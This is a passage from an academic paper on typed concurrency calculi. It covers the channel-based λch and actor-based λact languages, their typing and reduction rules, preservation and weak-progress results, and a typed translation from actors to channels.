\textsc{LiftM} & G[M_1] & \longrightarrow & G[M_2] & (\text{if } M_1 \longrightarrow_{\mathsf{M}} M_2) \\
\textsc{Lift} & G[\mathcal{C}_1] & \longrightarrow & G[\mathcal{C}_2] & (\text{if } \mathcal{C}_1 \longrightarrow \mathcal{C}_2)
\end{array}$$

Figure 7 Reduction on λ_{ch} terms and configurations.

Properties of the term language. Reduction on terms preserves typing, and pure terms enjoy progress. We omit most proofs in the body of the paper which are mainly straightforward inductions; selected full proofs can be found in the extended version [15].

▶ **Lemma 1** (Preservation (λ_{ch} terms)). *If $\Gamma \vdash M : A$ and $M \longrightarrow_{\mathsf{M}} M'$, then $\Gamma \vdash M' : A$.*

▶ **Lemma 2** (Progress (λ_{ch} terms)). *Assume Γ is empty or only contains channel references $a_i{:}\mathsf{ChanRef}(A_i)$. If $\Gamma \vdash M{:}A$, then either:*

1. *$M = \mathsf{return}\,V$ for some value V, or*
2. *M can be written $E[M']$, where M' is a communication or concurrency primitive (i.e., $\mathsf{give}\,V\,W$, $\mathsf{take}\,V$, $\mathsf{fork}\,M$, or newCh), or*
3. *There exists some M' such that $M \longrightarrow_{\mathsf{M}} M'$.*

Reduction on configurations. Concurrency and communication is captured by reduction on configurations. Reduction is defined modulo structural congruence rules, which capture the associativity and commutativity of parallel composition, as well as the usual scope extrusion rule. The Give rule reduces $\mathsf{give}\,W\,a$ in parallel with a buffer $a(\overrightarrow{V})$ by adding the value W onto the end of the buffer. The Take rule reduces $\mathsf{take}\,a$ in parallel with a non-empty buffer by returning the first value in the buffer. The Fork rule reduces $\mathsf{fork}\,M$ by spawning a new thread M in parallel with the parent process. The NewCh rule reduces newCh by creating an empty buffer and returning a fresh name for that buffer.

Structural congruence and reduction preserve the typeability of configurations.

▶ **Lemma 3.** *If $\Gamma; \Delta \vdash \mathcal{C}$ and $\mathcal{C} \equiv \mathcal{D}$ for some configuration $\mathcal{D}$, then $\Gamma; \Delta \vdash \mathcal{D}$.*

▶ **Theorem 4** (Preservation (λ_{ch} configurations)). *If $\Gamma; \Delta \vdash \mathcal{C}_1$ and $\mathcal{C}_1 \longrightarrow \mathcal{C}_2$ then $\Gamma; \Delta \vdash \mathcal{C}_2$.*

3.3 Progress and canonical forms

While it is possible to prove deadlock-freedom in systems with more discerning type systems based on linear logic [48, 35] or those using channel priorities [41], more liberal calculi such

as λ_{ch} and λ_{act} allow deadlocked configurations. We thus define a form of progress which does not preclude deadlock; to help with proving a progress result, it is useful to consider the notion of a *canonical form* in order to allow us to reason about the configuration as a whole.

▶ **Definition 5** (Canonical form (λ_{ch})). A configuration $\mathcal{C}$ is in *canonical form* if it can be written $(\nu a_1) \dots (\nu a_n)(M_1 \parallel \dots \parallel M_m \parallel a_1(\overrightarrow{V_1}) \parallel \dots \parallel a_n(\overrightarrow{V_n}))$.

Well-typed open configurations can be written in a form similar to canonical form, but without bindings for names already in the environment. An immediate corollary is that well-typed closed configurations can always be written in a canonical form.

▶ **Lemma 6.** *If $\Gamma; \Delta \vdash \mathcal{C}$ with $\Delta = a_1 : A_1, \dots, a_k : A_k$, then there exists a $\mathcal{C}' \equiv \mathcal{C}$ such that $\mathcal{C}' = (\nu a_{k+1}) \dots (\nu a_n)(M_1 \parallel \dots \parallel M_m \parallel a_1(\overrightarrow{V_1}) \parallel \dots \parallel a_n(\overrightarrow{V_n}))$.*

▶ **Corollary 7.** *If $\cdot; \cdot \vdash \mathcal{C}$, then there exists some $\mathcal{C}' \equiv \mathcal{C}$ such that $\mathcal{C}'$ is in canonical form.*

Armed with a canonical form, we can now state that the only situation in which a well-typed closed configuration cannot reduce further is if all threads are either blocked or fully evaluated. Let a *leaf configuration* be a configuration without subconfigurations, i.e., a term or a buffer.

▶ **Theorem 8** (Weak progress (λ_{ch} configurations)).
Let $\cdot; \cdot \vdash \mathcal{C}$, $\mathcal{C} \not\longrightarrow$, and let $\mathcal{C}' = (\nu a_1) \dots (\nu a_n)(M_1 \parallel \dots \parallel M_m \parallel a_1(\overrightarrow{V_1}) \parallel \dots a_n(\overrightarrow{V_n}))$ be a canonical form of $\mathcal{C}$. Then every leaf of $\mathcal{C}$ is either:

1. *A buffer $a_i(\overrightarrow{V_i})$;*
2. *A fully-reduced term of the form $\mathsf{return}\, V$, or;*
3. *A term of the form $E[\mathsf{take}\, a_i]$, where $\overrightarrow{V_i} = \epsilon$.*

Proof. By Lemma 2, we know each M_i is either of the form $\mathsf{return}\, V$, or can be written $E[M']$ where M' is a communication or concurrency primitive. It cannot be the case that $M' = \mathsf{fork}\, N$ or $M' = \mathsf{newCh}$, since both can reduce. Let us now consider give and take, blocked on a variable α. As we are considering closed configurations, a blocked term must be blocked on a ν-bound name a_i, and as per the canonical form, we have that there exists some buffer $a_i(\overrightarrow{V_i})$. Consequently, $\mathsf{give}\, V\, a_i$ can always reduce via Give. A term $\mathsf{take}\, a_i$ can reduce by Take if $\overrightarrow{V_i} = W \cdot \overrightarrow{V_i'}$; the only remaining case is where $\overrightarrow{V_i} = \epsilon$, satisfying (3). ◀

4 λ_{act}: A concurrent λ-calculus for actors

In this section, we introduce λ_{act}, a core language describing actor-based concurrency. There are many variations of actor-based languages (by the taxonomy of De Koster et al; [11], λ_{act} is *process-based*), but each have named processes associated with a mailbox.

Typed channels are well-established, whereas typed actors are less so, partly due to the type pollution problem. Nonetheless, Akka Typed [4] aims to replace untyped Akka actors, so studying a typed actor calculus is of practical relevance.

Following Erlang, we provide an explicit receive operation to allow an actor to retrieve a message from its mailbox: unlike take in λ_{ch}, receive takes no arguments, so it is necessary to use a simple *type-and-effect system* [18]. We treat mailboxes as a FIFO queues to keep λ_{act} as minimal as possible, as opposed to considering behaviours or selective receive. This is orthogonal to the core model of communication, as we show in Section 7.2.

Syntax

$$
\begin{array}{lrl}
\text{Types} & A, B, C & ::= \mathbf{1} \mid A \to^{C} B \mid \mathsf{ActorRef}(A) \\
\text{Variables and names} & \alpha & ::= x \mid a \\
\text{Values} & V, W & ::= \alpha \mid \lambda x.M \mid () \\
\text{Computations} & L, M, N & ::= V\,W \\
 & & \mid \mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N \mid \mathsf{return}\ V \\
 & & \mid \mathsf{spawn}\ M \mid \mathsf{send}\ V\,W \mid \mathsf{receive} \mid \mathsf{self}
\end{array}
$$

Value typing rules $\boxed{\Gamma \vdash V : A}$

$$
\textsc{Var}\ \frac{\alpha : A \in \Gamma}{\Gamma \vdash \alpha : A} \qquad \textsc{Abs}\ \frac{\Gamma, x : A \mid C \vdash M : B}{\Gamma \vdash \lambda x.M : A \to^{C} B} \qquad \textsc{Unit}\ \frac{}{\Gamma \vdash () : \mathbf{1}}
$$

Computation typing rules $\boxed{\Gamma \mid B \vdash M : A}$

$$
\textsc{App}\ \frac{\Gamma \vdash V : A \to^{C} B \quad \Gamma \vdash W : A}{\Gamma \mid C \vdash V\,W : B} \qquad \textsc{EffLet}\ \frac{\Gamma \mid C \vdash M : A \quad \Gamma, x : A \mid C \vdash N : B}{\Gamma \mid C \vdash \mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N : B}
$$

$$
\textsc{EffReturn}\ \frac{\Gamma \vdash V : A}{\Gamma \mid C \vdash \mathsf{return}\ V : A} \qquad \textsc{Send}\ \frac{\Gamma \vdash V : A \quad \Gamma \vdash W : \mathsf{ActorRef}(A)}{\Gamma \mid C \vdash \mathsf{send}\ V\,W : \mathbf{1}}
$$

$$
\textsc{Recv}\ \frac{}{\Gamma \mid A \vdash \mathsf{receive} : A} \qquad \textsc{Spawn}\ \frac{\Gamma \mid A \vdash M : \mathbf{1}}{\Gamma \mid C \vdash \mathsf{spawn}\ M : \mathsf{ActorRef}(A)} \qquad \textsc{Self}\ \frac{}{\Gamma \mid A \vdash \mathsf{self} : \mathsf{ActorRef}(A)}
$$

Figure 8 Syntax and typing rules for λ_{act}.

4.1 Syntax and typing of terms

Figure 8 shows the syntax and typing rules for λ_{act}. As with λ_{ch}, α ranges over variables and names. $\mathsf{ActorRef}(A)$ is an *actor reference* or process ID, and allows messages to be sent to an actor. As for communication and concurrency primitives, $\mathsf{spawn}\ M$ spawns a new actor to evaluate a computation M; $\mathsf{send}\ V\ W$ sends a value V to an actor referred to by reference W; $\mathsf{receive}$ receives a value from the actor's mailbox; and self returns an actor's own process ID.

Function arrows $A \to^{C} B$ are annotated with a type C which denotes the type of the mailbox of the actor evaluating the term. As an example, consider a function which receives an integer and converts it to a string (assuming a function `intToString`):

$$\texttt{recvAndShow} \triangleq \lambda().\mathsf{let}\ x \Leftarrow \mathsf{receive}\ \mathsf{in}\ \texttt{intToString}(x)$$

Such a function would have type $\mathbf{1} \to^{Int} \mathit{String}$, and as an example would not be typeable for an actor that could only receive booleans. Again, we work in the setting of fine-grain call-by-value; the distinction between values and computations is helpful when reasoning about the metatheory. We have two typing judgements: the standard judgement on values $\Gamma \vdash V : A$, and a judgement $\Gamma \mid B \vdash M : A$ which states that a term M has type A under typing context Γ, and can receive values of type B. The typing of $\mathsf{receive}$ and self depends on the type of the actor's mailbox.

4.2 Operational semantics

Figure 9 shows the syntax of λ_{act} evaluation contexts, as well as the syntax and typing rules of λ_{act} configurations. Evaluation contexts for terms and configurations are similar to λ_{ch}. The primary difference from λ_{ch} is the actor configuration $\langle a, M, \overrightarrow{V} \rangle$, which can be read as

Syntax of evaluation contexts and configurations

Evaluation contexts	E	$::= [\,] \mid \mathsf{let}\ x \Leftarrow E\ \mathsf{in}\ M$
Configurations	$\mathcal{C}, \mathcal{D}, \mathcal{E}$	$::= \mathcal{C} \parallel \mathcal{D} \mid (\nu a)\mathcal{C} \mid \langle a, M, \overrightarrow{V} \rangle$
Configuration contexts	G	$::= [\,] \mid G \parallel \mathcal{C} \mid (\nu a)G$

Typing rules for configurations $\boxed{\Gamma; \Delta \vdash \mathcal{C}}$

$$\textsc{Par}\ \frac{\Gamma; \Delta_1 \vdash \mathcal{C}_1 \quad \Gamma; \Delta_2 \vdash \mathcal{C}_2}{\Gamma; \Delta_1, \Delta_2 \vdash \mathcal{C}_1 \parallel \mathcal{C}_2} \qquad \textsc{Pid}\ \frac{\Gamma, a : \mathsf{ActorRef}(A); \Delta, a : A \vdash \mathcal{C}}{\Gamma; \Delta \vdash (\nu a)\mathcal{C}} \qquad \textsc{Actor}\ \frac{\Gamma, a : \mathsf{ActorRef}(A) \mid A \vdash M : \mathbf{1} \quad (\Gamma, a : \mathsf{ActorRef}(A) \vdash V_i : A)_i}{\Gamma, a : \mathsf{ActorRef}(A); a : A \vdash \langle a, M, \overrightarrow{V} \rangle}$$

Figure 9 λ_{act} evaluation contexts and configurations.

"an actor with name a evaluating term M, with a mailbox consisting of values $\overrightarrow{V}$". Whereas a term M is itself a configuration in λ_{ch}, a term in λ_{act} must be evaluated as part of an actor configuration in order to support context-sensitive operations such as receiving from the mailbox. We again stratify the reduction rules into functional reduction on terms, and reduction on configurations. The typing rules for λ_{act} configurations ensure that all values contained in an actor mailbox are well-typed with respect to the mailbox type, and that a configuration $\mathcal{C}$ under a name restriction $(\nu a)\mathcal{C}$ contains an actor with name a. Figure 10 shows the reduction rules for λ_{act}. Again, reduction on terms preserves typing, and the functional fragment of λ_{act} enjoys progress.

▶ **Lemma 9** (Preservation (λ_{act} terms)). *If $\Gamma \vdash M : A$ and $M \longrightarrow_M M'$, then $\Gamma \vdash M' : A$.*

▶ **Lemma 10** (Progress (λ_{act} terms)). *Assume Γ is either empty or only contains entries of the form $a_i : \mathsf{ActorRef}(A_i)$. If $\Gamma \mid B \vdash M : A$, then either:*

1. *$M = \mathsf{return}\, V$ for some value V, or*
2. *M can be written as $E[M']$, where M' is a communication or concurrency primitive (i.e. $\mathsf{spawn}\, N$, $\mathsf{send}\, V\, W$, $\mathsf{receive}$, or self), or*
3. *There exists some M' such that $M \longrightarrow_M M'$.*

Reduction on configurations. While λ_{ch} makes use of separate constructs to create new processes and channels, λ_{act} uses a single construct $\mathsf{spawn}\, M$ to spawn a new actor with an empty mailbox to evaluate term M. Communication happens directly between actors instead of through an intermediate entity: as a result of evaluating $\mathsf{send}\, V\, a$, the value V will be appended directly to the end of the mailbox of actor a. SendSelf allows reflexive sending; an alternative would be to decouple mailboxes from the definition of actors, but this complicates both the configuration typing rules and the intuition. Self returns the name of the current process, and Receive retrieves the head value of a non-empty mailbox.

As before, typing is preserved modulo structural congruence and under reduction.

▶ **Lemma 11.** *If $\Gamma; \Delta \vdash \mathcal{C}$ and $\mathcal{C} \equiv \mathcal{D}$ for some $\mathcal{D}$, then $\Gamma; \Delta \vdash \mathcal{D}$.*

▶ **Theorem 12** (Preservation (λ_{act} configurations)). *If $\Gamma; \Delta \vdash \mathcal{C}_1$ and $\mathcal{C}_1 \longrightarrow \mathcal{C}_2$, then $\Gamma; \Delta \vdash \mathcal{C}_2$.*

4.3 Progress and canonical forms

Again, we cannot guarantee deadlock-freedom for λ_{act}. Instead, we proceed by defining a canonical form, and characterising the form of progress that λ_{act} enjoys. The technical development follows that of λ_{ch}.

Reduction on terms

$$(\lambda x.M)\,V \longrightarrow_{\mathsf{M}} M\{V/x\} \qquad \mathsf{let}\ x \Leftarrow \mathsf{return}\ V\ \mathsf{in}\ M \longrightarrow_{\mathsf{M}} M\{V/x\} \qquad E[M] \longrightarrow_{\mathsf{M}} E[M'] \ (\text{if } M \longrightarrow_{\mathsf{M}} M')$$

Structural congruence

$$\mathcal{C} \parallel \mathcal{D} \equiv \mathcal{D} \parallel \mathcal{C} \qquad \mathcal{C} \parallel (\mathcal{D} \parallel \mathcal{E}) \equiv (\mathcal{C} \parallel \mathcal{D}) \parallel \mathcal{E} \qquad \mathcal{C} \parallel (\nu a)\mathcal{D} \equiv (\nu a)(\mathcal{C} \parallel \mathcal{D}) \text{ if } a \notin \mathsf{fv}(\mathcal{C})$$

$$G[\mathcal{C}] \equiv G[\mathcal{D}] \text{ if } \mathcal{C} \equiv \mathcal{D}$$

Reduction on configurations

$$\begin{array}{rrcl}
\textsc{Spawn} & \langle a, E[\mathsf{spawn}\ M], \overrightarrow{V}\rangle & \longrightarrow & (\nu b)(\langle a, E[\mathsf{return}\ b], \overrightarrow{V}\rangle \parallel \langle b, M, \epsilon\rangle) \quad (b \text{ is fresh}) \\
\textsc{Send} & \langle a, E[\mathsf{send}\ V'\ b], \overrightarrow{V}\rangle \parallel \langle b, M, \overrightarrow{W}\rangle & \longrightarrow & \langle a, E[\mathsf{return}\ ()], \overrightarrow{V}\rangle \parallel \langle b, M, \overrightarrow{W} \cdot V'\rangle \\
\textsc{SendSelf} & \langle a, E[\mathsf{send}\ V'\ a], \overrightarrow{V}\rangle & \longrightarrow & \langle a, E[\mathsf{return}\ ()], \overrightarrow{V} \cdot V'\rangle \\
\textsc{Self} & \langle a, E[\mathsf{self}], \overrightarrow{V}\rangle & \longrightarrow & \langle a, E[\mathsf{return}\ a], \overrightarrow{V}\rangle \\
\textsc{Receive} & \langle a, E[\mathsf{receive}], W \cdot \overrightarrow{V}\rangle & \longrightarrow & \langle a, E[\mathsf{return}\ W], \overrightarrow{V}\rangle \\
\textsc{Lift} & G[\mathcal{C}_1] & \longrightarrow & G[\mathcal{C}_2] \quad (\text{if } \mathcal{C}_1 \longrightarrow \mathcal{C}_2) \\
\textsc{LiftM} & \langle a, M_1, \overrightarrow{V}\rangle & \longrightarrow & \langle a, M_2, \overrightarrow{V}\rangle \quad (\text{if } M_1 \longrightarrow_{\mathsf{M}} M_2)
\end{array}$$

Figure 10 Reduction on λ_{act} terms and configurations.

▶ **Definition 13** (Canonical form (λ_{act})). A λ_{act} configuration $\mathcal{C}$ is in *canonical form* if $\mathcal{C}$ can be written $(\nu a_1)\ldots(\nu a_n)(\langle a_1, M_1, \overrightarrow{V_1}\rangle \parallel \ldots \parallel \langle a_n, M_n, \overrightarrow{V_n}\rangle)$.

▶ **Lemma 14.** *If $\Gamma; \Delta \vdash \mathcal{C}$ and $\Delta = a_1 : A_1, \ldots a_k : A_k$, then there exists $\mathcal{C}' \equiv \mathcal{C}$ such that $\mathcal{C}' = (\nu a_{k+1})\ldots(\nu a_n)(\langle a_1, M_1, \overrightarrow{V_1}\rangle \parallel \ldots \parallel \langle a_n, M_n, \overrightarrow{V_n}\rangle)$.*

As before, it follows as a corollary of Lemma 14 that closed configurations can be written in canonical form. We can therefore classify the notion of progress enjoyed by λ_{act}.

▶ **Corollary 15.** *If $\cdot; \cdot \vdash \mathcal{C}$, then there exists some $\mathcal{C}' \equiv \mathcal{C}$ such that $\mathcal{C}'$ is in canonical form.*

▶ **Theorem 16** (Weak progress (λ_{act} configurations)). *Let $\cdot; \cdot \vdash \mathcal{C}$, $\mathcal{C} \not\longrightarrow$, and let $\mathcal{C}' = (\nu a_1)\ldots(\nu a_n)(\langle a_1, M_1, \overrightarrow{V_1}\rangle \parallel \ldots \parallel \langle a_n, M_n, \overrightarrow{V_n}\rangle)$ be a canonical form of $\mathcal{C}$. Each actor with name a_i is either of the form $\langle a_i, \mathsf{return}\ W, \overrightarrow{V_i}\rangle$ for some value W, or $\langle a_i, E[\mathsf{receive}], \epsilon\rangle$.*

5 From λ_{act} to λ_{ch}

With both calculi in place, we can define the translation from λ_{act} into λ_{ch}. The key idea is to emulate a mailbox using a channel, and to pass the channel as an argument to each function. The translation on terms is parameterised over the channel name, which is used to implement context-dependent operations (i.e., receive and self). Consider again **recvAndShow**.

$$\mathtt{recvAndShow} \triangleq \lambda().\mathsf{let}\ x \Leftarrow \mathsf{receive}\ \mathsf{in}\ \mathtt{intToString}(x)$$

A possible configuration would be an actor evaluating **recvAndShow** (), with some name a and mailbox with values $\overrightarrow{V}$, under a name restriction for a.

$$(\nu a)(\langle a, \mathtt{recvAndShow}\,(), \overrightarrow{V}\rangle)$$

Translation on types

$$[\![\,\mathsf{ActorRef}(A)\,]\!] = \mathsf{ChanRef}([\![\,A\,]\!]) \qquad [\![\,A \to^{C} B\,]\!] = [\![\,A\,]\!] \to \mathsf{ChanRef}([\![\,C\,]\!]) \to [\![\,B\,]\!] \qquad [\![\,\mathbf{1}\,]\!] = \mathbf{1}$$

Translation on values

$$[\![\,x\,]\!] = x \qquad [\![\,a\,]\!] = a \qquad [\![\,\lambda x.M\,]\!] = \lambda x.\lambda ch.([\![\,M\,]\!]\ ch) \qquad [\![\,()\,]\!] = ()$$

Translation on computation terms

$$[\![\,\mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N\,]\!]\ ch = \mathsf{let}\ x \Leftarrow ([\![\,M\,]\!]\ ch)\ \mathsf{in}\ [\![\,N\,]\!]\ ch$$

$$\begin{array}{rcl@{\qquad}rcl}
[\![\,V\ W\,]\!]\ ch & = & \mathsf{let}\ f \Leftarrow ([\![\,V\,]\!]\,[\![\,W\,]\!])\ \mathsf{in}\ f\ ch & [\![\,\mathsf{spawn}\ M\,]\!]\ ch & = & \mathsf{let}\ chMb \Leftarrow \mathsf{newCh}\ \mathsf{in} \\
[\![\,\mathsf{return}\ V\,]\!]\ ch & = & \mathsf{return}\ [\![\,V\,]\!] & & & \mathsf{fork}\ ([\![\,M\,]\!]\ chMb); \\
[\![\,\mathsf{self}\,]\!]\ ch & = & \mathsf{return}\ ch & & & \mathsf{return}\ chMb \\
[\![\,\mathsf{receive}\,]\!]\ ch & = & \mathsf{take}\ ch & [\![\,\mathsf{send}\ V\ W\,]\!]\ ch & = & \mathsf{give}\ ([\![\,V\,]\!])\ ([\![\,W\,]\!])
\end{array}$$

Translation on configurations

$$[\![\,\mathcal{C}_1 \parallel \mathcal{C}_2\,]\!] = [\![\,\mathcal{C}_1\,]\!] \parallel [\![\,\mathcal{C}_2\,]\!] \qquad [\![\,(\nu a)\mathcal{C}\,]\!] = (\nu a)\,[\![\,\mathcal{C}\,]\!] \qquad [\![\,\langle a, M, \overrightarrow{V}\rangle\,]\!] = a([\![\,\overrightarrow{V}\,]\!]) \parallel ([\![\,M\,]\!]\ a)$$

Figure 11 Translation from λ_{act} into λ_{ch}.

The translation on terms takes a channel name ch as a parameter. As a result of the translation, we have that:

$$[\![\,\mathtt{recvAndShow}\,()\,]\!]\ ch = \mathsf{let}\ x \Leftarrow \mathsf{take}\ ch\ \mathsf{in}\ \mathtt{intToString}(x)$$

with the corresponding configuration $(\nu a)(a([\![\,\overrightarrow{V}\,]\!]) \parallel [\![\,\mathtt{recvAndShow}\,()\,]\!]\ a)$. The values from the mailbox are translated pointwise and form the contents of a buffer with name a. The translation of `recvAndShow` is provided with the name a which is used to emulate receive.

5.1 Translation (λ_{act} to λ_{ch})

Figure 11 shows the formal translation from λ_{act} into λ_{ch}. Of particular note is the translation on terms: $[\![\,-\,]\!]\ ch$ translates a λ_{act} term into a λ_{ch} term using a channel with name ch to emulate a mailbox. An actor reference is represented as a channel reference in λ_{ch}; we emulate sending a message to another actor by writing to the channel emulating the recipient's mailbox. Key to translating λ_{act} into λ_{ch} is the translation of function arrows $A \to^{C} B$; the effect annotation C is replaced by a second parameter $\mathsf{ChanRef}(C)$, which is used to emulate the mailbox of the actor. Values translate to themselves, with the exception of λ abstractions, whose translation takes an additional parameter denoting the channel used to emulate operations on a mailbox. Given parameter ch, the translation function for terms emulates receive by taking a value from ch, and emulates self by returning ch.

Though the translation is straightforward, it is a *global* translation [12], as all functions must be modified in order to take the mailbox channel as an additional parameter.

5.2 Properties of the translation

The translation on terms and values preserves typing. We extend the translation function pointwise to typing environments: $[\![\,\alpha_1 : A_1, \ldots, \alpha_n : A_n\,]\!] = \alpha_1 : [\![\,A_1\,]\!], \ldots, \alpha_n : [\![\,A_n\,]\!]$.

▶ **Lemma 17** ($[\![\,-\,]\!]$ preserves typing (terms and values)).

1. *If* $\Gamma \vdash V : A$ *in* λ_{act}, *then* $[\![\,\Gamma\,]\!] \vdash [\![\,V\,]\!] : [\![\,A\,]\!]$ *in* λ_{ch}.

2. If $\Gamma \mid B \vdash M : A$ *in* λ_{act}*, then* $[\![\,\Gamma\,]\!], \alpha : \mathsf{ChanRef}([\![\,B\,]\!]) \vdash [\![\,M\,]\!]\ \alpha : [\![\,A\,]\!]$ *in* λ_{ch}*.*

The proof is by simultaneous induction on the derivations of $\Gamma \vdash V{:}A$ and $\Gamma \mid B \vdash M{:}A$. To state a semantics preservation result, we also define a translation on configurations; the translations on parallel composition and name restrictions are homomorphic. An actor configuration $\langle a, M, \overrightarrow{V}\rangle$ is translated as a buffer $a([\![\,\overrightarrow{V}\,]\!])$, (writing $[\![\,\overrightarrow{V}\,]\!] = [\![\,V_0\,]\!]\cdot, \ldots, \cdot[\![\,V_n\,]\!]$ for each $V_i \in \overrightarrow{V}$), composed in parallel with the translation of M, using a as the mailbox channel. We can now see that the translation preserves typeability of configurations.

▶ **Theorem 18** ($[\![-]\!]$ preserves typeability (configurations))**.**
If $\Gamma; \Delta \vdash \mathcal{C}$ *in* λ_{act}*, then* $[\![\,\Gamma\,]\!]; [\![\,\Delta\,]\!] \vdash [\![\,\mathcal{C}\,]\!]$ *in* λ_{ch}*.*

We describe semantics preservation in terms of a simulation theorem: should a configuration $\mathcal{C}_1$ reduce to a configuration $\mathcal{C}_2$ in λ_{act}, then there exists some configuration $\mathcal{D}$ in λ_{ch} such that $[\![\,\mathcal{C}_1\,]\!]$ reduces in zero or more steps to $\mathcal{D}$, with $\mathcal{D} \equiv [\![\,\mathcal{C}_2\,]\!]$. To establish the result, we begin by showing that λ_{act} term reduction can be simulated in λ_{ch}.

▶ **Lemma 19** (Simulation of λ_{act} term reduction in λ_{ch})**.**
If $\Gamma \vdash M_1 : A$ *and* $M_1 \longrightarrow_M M_2$ *in* λ_{act}*, then given some* α*,* $[\![\,M_1\,]\!]\ \alpha \longrightarrow_M^* [\![\,M_2\,]\!]\ \alpha$ *in* λ_{ch}*.*

Finally, we can see that the translation preserves structural congruences, and that λ_{ch} configurations can simulate reductions in λ_{act}.

▶ **Lemma 20.** *If* $\Gamma; \Delta \vdash \mathcal{C}$ *and* $\mathcal{C} \equiv \mathcal{D}$*, then* $[\![\,\mathcal{C}\,]\!] \equiv [\![\,\mathcal{D}\,]\!]$*.*

▶ **Theorem 21** (Simulation of λ_{act} configurations in λ_{ch})**.**
If $\Gamma; \Delta \vdash \mathcal{C}_1$ *and* $\mathcal{C}_1 \longrightarrow \mathcal{C}_2$*, then there exists some* $\mathcal{D}$ *such that* $[\![\,\mathcal{C}_1\,]\!] \longrightarrow^* \mathcal{D}$*, with* $\mathcal{D} \equiv [\![\,\mathcal{C}_2\,]\!]$*.*

6 From λ_{ch} to λ_{act}

The translation from λ_{act} into λ_{ch} emulates an actor mailbox using a channel to implement operations which normally rely on the context of the actor. Though global, the translation is straightforward due to the limited form of communication supported by mailboxes. Translating from λ_{ch} into λ_{act} is more challenging, as would be expected from Figure 2. Each channel in a system may have a different type; each process may have access to multiple channels; and (crucially) channels may be freely passed between processes.

6.1 Extensions to the core language

We require several more language constructs: sums, products, recursive functions, and iso-recursive types. Recursive functions are used to implement an event loop, and recursive types to maintain a term-level buffer. Products are used to record both a list of values in the buffer and a list of pending requests. Sum types allow the disambiguation of the two types of messages sent to an actor: one to queue a value (emulating give) and one to dequeue a value (emulating take). Sums are also used to encode monomorphic variant types; we write $\langle \ell_1 : A_1, \ldots, \ell_n : A_n \rangle$ for variant types and $\langle \ell_i = V \rangle$ for variant values.

Figure 12 shows the extensions to the core term language and their reduction rules; we omit the symmetric rules for inr. With products, sums, and recursive types, we can encode lists. The typing rules are shown for λ_{ch} but can be easily adapted for λ_{act}, and it is straightforward to verify that the extended languages still enjoy progress and preservation.

Syntax

Types $A, B, C ::= \ldots \mid A \times B \mid A + B \mid \mathsf{List}(A) \mid \mu X.A \mid X$

Values $V, W ::= \ldots \mid \mathsf{rec}\, f(x)\,.\,M \mid (V, W) \mid \mathsf{inl}\, V \mid \mathsf{inr}\, W \mid \mathsf{roll}\, V$

Terms $L, M, N ::= \ldots \mid \mathsf{let}\,(x, y) = V\,\mathsf{in}\,M \mid \mathsf{case}\, V\, \{\mathsf{inl}\, x \mapsto M; \mathsf{inr}\, y \mapsto N\} \mid \mathsf{unroll}\, V$

Additional value typing rules $\boxed{\Gamma \vdash V : A}$

$$\textsc{Rec}\ \frac{\Gamma, x : A, f : A \to B \vdash M : B}{\Gamma \vdash \mathsf{rec}\, f(x)\,.\,M : A \to B} \qquad \textsc{Pair}\ \frac{\Gamma \vdash V : A \quad \Gamma \vdash W : B}{\Gamma \vdash (V, W) : A \times B} \qquad \textsc{Inl}\ \frac{\Gamma \vdash V : A}{\Gamma \vdash \mathsf{inl}\, V : A + B} \qquad \textsc{Roll}\ \frac{\Gamma \vdash V : A\{\mu X.A/X\}}{\Gamma \vdash \mathsf{roll}\, V : \mu X.A}$$

Additional term typing rules $\boxed{\Gamma \vdash M : A}$

$$\textsc{Let}\ \frac{\Gamma \vdash V : A \times A' \quad \Gamma, x : A, y : A' \vdash M : B}{\Gamma \vdash \mathsf{let}\,(x, y) = V\,\mathsf{in}\,M : B} \qquad \textsc{Case}\ \frac{\Gamma \vdash V : A + A' \quad \Gamma, x : A \vdash M : B \quad \Gamma, y : A' \vdash N : B}{\Gamma \vdash \mathsf{case}\, V\, \{\mathsf{inl}\, x \mapsto M; \mathsf{inr}\, y \mapsto N\} : B}$$

$$\textsc{Unroll}\ \frac{\Gamma \vdash V : \mu X.A}{\Gamma \vdash \mathsf{unroll}\, V : A\{\mu X.A/X\}}$$

Additional term reduction rules $\boxed{M \longrightarrow_{\mathsf{M}} M'}$

$$\begin{aligned}
(\mathsf{rec}\, f(x)\,.\,M)\, V &\longrightarrow_{\mathsf{M}} M\{(\mathsf{rec}\, f(x)\,.\,M)/f, V/x\} \\
\mathsf{let}\,(x, y) = (V, W)\,\mathsf{in}\,M &\longrightarrow_{\mathsf{M}} M\{V/x, W/y\} \\
\mathsf{case}\,(\mathsf{inl}\, V)\, \{\mathsf{inl}\, x \mapsto M; \mathsf{inr}\, y \mapsto N\} &\longrightarrow_{\mathsf{M}} M\{V/x\} \\
\mathsf{unroll}\,(\mathsf{roll}\, V) &\longrightarrow_{\mathsf{M}} \mathsf{return}\, V
\end{aligned}$$

Encoding of lists

$$\mathsf{List}(A) \triangleq \mu X.1 + (A \times X) \qquad [\,] \triangleq \mathsf{roll}\,(\mathsf{inl}\,()) \qquad V :: W \triangleq \mathsf{roll}\,(\mathsf{inr}\,(V, W))$$

$$\mathsf{case}\, V\, \{[\,] \mapsto M; x :: y \mapsto N\} \triangleq \mathsf{let}\, z \Leftarrow \mathsf{unroll}\, V\, \mathsf{in}\, \mathsf{case}\, z\, \{\mathsf{inl}\,() \mapsto M; \mathsf{inr}\,(x, y) \mapsto N\}$$

Figure 12 Extensions to core languages to allow translation from λ_{ch} into λ_{act}.


6.2 Translation strategy (λ_{ch} into λ_{act})

